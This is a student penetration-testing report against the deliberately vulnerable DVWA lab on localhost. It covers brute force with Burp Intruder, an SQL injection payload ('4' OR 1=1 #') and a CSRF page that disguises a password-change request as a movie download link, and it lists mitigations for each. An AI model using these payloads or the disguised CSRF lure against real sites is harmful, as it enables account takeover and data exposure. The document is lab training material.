DVWA Penetration Testing Report

By: Aziken Kelvin

Introduction

The Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that, as the name implies, is *damn vulnerable*. DVWA aims to give students and practitioners alike, the environment to test their skills and help determine what is required to better protect/secure web applications.

Testing Methodology

This report describes the proceedings and results of a Black Box security assessment – a testing with little to no information about the IT infrastructure, conducted against Damn Vulnerable Web Application (DVWA).

Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in Damn Vulnerable Web Application (DVWA) and then recommend the strategies and guidelines on how to mitigate the identified vulnerabilities.

Scope

This section defines the scope and boundaries of the project.

- Application Name - Damn Vulnerable Web Application (DVWA)
- URL - http://127.0.0.1/DVWA/*

Tools

- Kali Linux
- Burp Suite Professional
- GitHub
- Foxy Proxy
- SQLMap

Vulnerability Detail	Severity	Security Level
Bruteforce	High	Low/Medium
SQL Injection	High	Low/Medium
CSRF	High	Low/Medium
SQL Injection (Blind)	High	Low/Medium


1. Bruteforce

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found.

Proof of Concept


PHASE 1

- Enter default credentials as used in ***/DVWA/login.php/****




(Take note of this image as this would our attack vector)

- Right click the image and open in a new tab
- Take note of the GET Request vulnerability as seen in the URL. This contains a path to *all USERS*.



- Changing the URL path automatically gives us access to list of existing users ***"http://localhost/DVWA/hackable/users/*"***



- We take note of the users with the .jpg extension and then move into the next phase of our attack.


- We obtained a list of common passwords from GitHub which would be useful in our Bruteforce payload.

  URL for common passwords from Git Hub – *"https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt*"*


PHASE 2

- Open Burp Suite. Also click the **FoxyProxy** extension so we can have a Proxy Listener setup for Burp to intercept the requests. Now within Burp Suite move across to the intercept tab and make sure the Intercept button is on.


- We intercepted a random entry to the username and password field so we can send to **BURP INTRUDER.** We also changed the request method from POST to GET.




- We assign the "§" to the username and password values as this indicate ***Payload 1 and Payload 2,*** and change the attack type from ***Sniper to Cluster bomb (this accommodates two payloads instead of one by the former)***




(change tab to Payloads)





(Our common passwords from GIT HUB)

- Then start attack and it starts automating the match between usernames and passwords. When we get a match to the phrase “incorrect” we know that is not the password



Mitigation – Bruteforce

1. Use strong passwords

2. Restrict access to authentication URLs

3. Limit login attempts

4. Use CAPTCHAS

2. SQL Injection


SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. Attackers can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

A Structured Query Language (SQL) vulnerability was discovered on the application in the application's USER ID page where if a valid user id is entered, the application returns the user's ID, first name and last name (surname).


Proof of Concept

- 1. Entered a user id "4" to test the functionality of the application page.


- **Result**: page displayed user "Pablo Picasso's" user ID, first and surname.



- 2. Entered the payload "4' OR 1=1 #" to test the presence of an SQL injection vulnerability
-



- We encode this 'OR 1=1 # (highlight the string and ctrl + u)



- **User credentials now exposed**

Mitigations

1. Use parameterized queries

Rather than having user-supplied input enter directly into the query, utilize “pre-prepared” queries that limit the possibilities of entry of harmful characters or queries. This only works where clauses such as WHERE, INSERT or UPDATE are present. For queries involving table or column names, utilize the second mitigation measure detailed below.

Note: that for a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin.

2. Sanitize user-supplied input


Quite similarly to the command injection vulnerability identified earlier, implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

3. CSRF (Cross-Site Request Forgery)

Cross-site request forgery is a type of malicious exploit whereby an attacker attempts to manipulate the victim into performing an action unbeknownst to them. It is a type of attack that requires the user/victim to be logged into the application prior to the exploit.
In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

<u>Proof of Concept:</u>

- Firstly, we change the password as we would need the "*change password request*" being sent to the application server for this exploit.
- ***The request is being sent as a GET Method***



- We then write a basic html script which we would host locally and make the link available to the target victim so as to change the current password
- Contained in the hyperlink tab, we disguise the change password request as a movie download link


```
dvwa_lab_1.html
<!DOCTYPE html>
<html lang="en">
<head>
    <h1>Click to Download</h1>
    <a href="http://localhost/DVWA/vulnerabilities/csrf/?password_new=pass&password_conf=pass&Change=Change#">Movie 720p </a>
</head>
<body>

</body>
</html>
```


```
┌──(kali㉿KazDev)-[~/Documents/dvwa_files]
└─$ ls
dvwa_lab_1.html

┌──(kali㉿KazDev)-[~/Documents/dvwa_files]
└─$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
```


(*We are now hosting the malicious csrf script locally* and once the user *clicks the link the password changes from the current to "pass" as seen in the script)*



(This is where our malicious csrf script is hosted with port *5555*)



